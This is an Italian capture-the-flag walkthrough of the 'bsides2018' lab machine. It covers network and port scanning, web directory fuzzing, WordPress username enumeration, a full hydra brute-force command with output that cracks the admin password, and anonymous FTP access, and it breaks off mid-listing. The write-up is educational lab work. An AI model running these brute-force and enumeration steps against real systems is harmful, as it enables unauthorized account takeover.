


Macchina Target: bsides2018

Per scoprire l'indirizzo ip della macchina target, per prima cosa configuriamo la nostra macchina attaccante(kali) per far si che si trovi sulla stessa rete della macchina target, una volta aver fatto questo recuperiamo l'indirizzo ip della macchina target con il comando:

sudo arp-scan -l, il risultato ottenuto da questa scansione è il seguente:



```
(kali@kali)-[~/Desktop]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.56.102
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:04    (Unknown: locally administered)
192.168.56.100 08:00:27:9f:4c:ce    PCS Systemtechnik GmbH
192.168.56.101 08:00:27:d5:18:a3    PCS Systemtechnik GmbH


3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.002 seconds (127.87 hosts/sec). 3 responded

(kali@kali)-[~/Desktop]
$
```

Una volta aver ricevuto queste informazioni lanciamo una scansione con nmap per rilevare eventuali servizi attivi sulla macchina target e le porte sulle quali girano con il seguente comando:

nmap -sV 192.168.56.100-101

Dalla scansione risulta che sull'indirizzo ip 192.168.56.101 risultano attivi 3 servizi che girano rispettivamente su 3 porte di default, il primo è il servizio ftp attivo sulla porta 21, il secondo servizio è ssh attivo sulla porta 22 e il terzo è il servizio http attivo sulla porta 80, (probabilmente si tratta di un web server)



```
(kali@kali)-[~/Desktop/bside2018]
$ ls
hydra.restore  hydraftp.txt  hydrassh.txt  hydrawp.txt  nmapscanbside.txt  revershell.php  users.txt.bk


(kali@kali)-[~/Desktop/bside2018]
$ cat nmapscanbside.txt
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).
Not shown: 97 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:D5:18:A3 (Oracle VirtualBox virtual NIC)

21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))

(kali@kali)-[~/Desktop/bside2018]
$
```

Una volta aver capito quali servizi attivi sono presenti sulla macchina target, proviamo a lavorare su tutti e 3 i servizi per cercare un modo di accedere alla macchina target con i permessi di root.

Per prima cosa visitiamo la pagina web attiva sulla porta 80 dal nostro browser di ricerca



It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

Il sito sembra funzionare correttamente, una volta aver verificato che il sito è attivo e funzioni correttamente eseguiamo una scansione del sito web con ffuf con il seguente comando:


ffuf -u http://192.168.56.101/FUZZ -w

/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -mc 200 -c



Da una prima occhiata alla scansione del sito web, notiamo essere attive due pagine legate al sito web, torniamo sul nostro browser e colleghiamoci ai relativi path ottenuti da questa scansione.

Per quanto riguarda la pagina 192.168.56.101/index visitando quest'url notiamo essere uguale alla pagina precedentemente vista:




It works!



This is the default web page for this server.

The web server software is running but no content has been added, yet.


Mentre per quanto riguarda la pagina “robots” possiamo ricavare ulteriori informazioni sulla nostra macchina target:




Visitando la pagina di /backup_wordpress il riscontro ottenuto è il seguente:



Andando nella sezione di login e provando ad inserire un username e una password casuali la risposta ottenuta è la seguente:




Mentre provando ad inserire il nome utente john con una password casuale il messaggio di errore ricevuto è il seguente:



Leggendo la prima pagina del sito di backup_wordpress e interpretando questo messaggio di errore capiamo che esiste uno user "john" e il suo ruolo è quello di amministratore del sito wordpress.

Attraverso queste informazioni possiamo provare ad effettuare una sessione di cracking sfruttando hydra, per cercare di recuperare le credenziali di accesso al backend di wordpress sfruttando l'utente john. Per effettuare questa sessione e ottenere i risultati sperati, dobbiamo riuscire a gestire bene il messaggio di errore restituito nel caso il login non andasse a buon fine, poichè se non gestito bene, hydra non riconoscerebbe il login fallito e non riuscirebbe così ad individuare la password reale per quell'account, poichè risulterebbero tutte giuste.

Per gestire in maniera corretta il messaggio di errore nel caso il login non fosse andato a buon fine, analizziamo la pagina di login con gli strumenti forniti dal browser stesso, ossia "inspect":



provando ad inserire il messaggio "login_error" per formulare la richiesta http-post-form tramite hydra il risultato ottenuto è il seguente

comando hydra: `hydra -l 'john' -P`

`/usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000.txt -t 16 -v 192.168.56.101 http-post-form`

`"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+in:login_error"`

risultato:

```

kali@kali: ~/Desktop/bside2018
File Actions Edit View Help
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 151ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 36ms]
:: Progress: [1273832/1273832] :: Job [1/1] :: 2666 req/sec :: Duration: [0:09:25] :: Errors: 0 ::

(kali@kali) - [~/Desktop/bside2018]
$ hydra -l 'john' -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000.txt -t 16 -v 192.168.56.101 http-
post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+in:login_error"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-16 14:41:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent ove
rwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking http-post-form://192.168.56.101:80/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+in:login_error
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 375.00 tries/min, 375 tries in 00:01h, 625 to do in 00:02h, 16 active
[VERBOSE] Page redirected to http[s]://192.168.56.101:80/backup_wordpress/wp-admin/
[80][http-post-form] host: 192.168.56.101 login: john password: enigma
[STATUS] attack finished for 192.168.56.101 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-16 14:43:51

(kali@kali) - [~/Desktop/bside2018]
$

```


Salviamo le informazioni di questa sessione in un file di testo e concentriamoci per adesso sugli altri servizi attivi della macchina target, ossia il servizio ftp e il servizio ssh.

Provando a collegarci al servizio ftp con il seguente comando: `ftp 192.168.56.101` e fornendo un nome il risultato ottenuto è il seguente:



```
(kali@kali)-[~/Desktop/bside2018]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anne
530 This FTP server is anonymous only.
ftp: Login failed
ftp>
```

Dopo aver capito che al servizio ftp ci si può accedere solo in modalità anonima, provo ad instaurare nuovamente una connessione, fornendo un username più generico, come ad esempio “ftp”.



```
(kali@kali)-[~/Desktop/bside2018]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anne
530 This FTP server is anonymous only.
ftp: Login failed
ftp> exit
221 Goodbye.

(kali@kali)-[~/Desktop/bside2018]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

all'interno del servizio ftp lanciando il comando `ls -la` si può notare la presenza di una directory chiamata “public”:

```
kali@kali: ~/Desktop/bside2018
File Actions Edit View Help
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anne
530 This FTP server is anonymous only.
ftp: Login failed
ftp> exit
221 Goodbye.

(kali@kali)-[~/Desktop/bside2018]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||54208|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Mar 03  2018 .
drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
drwxr-xr-x  2 65534 65534  4096 Mar 03  2018 public
226 Directory send OK.
ftp>
```

muovendoci all'interno della cartella public e mandando nuovamente il comando ls -la notiamo l'esistenza di un file di testo chiamato: "users.txt.bk"

```
kali@kali: ~/Desktop/bside2018
File Actions Edit View Help
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||54208|).
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Mar 03  2018 .
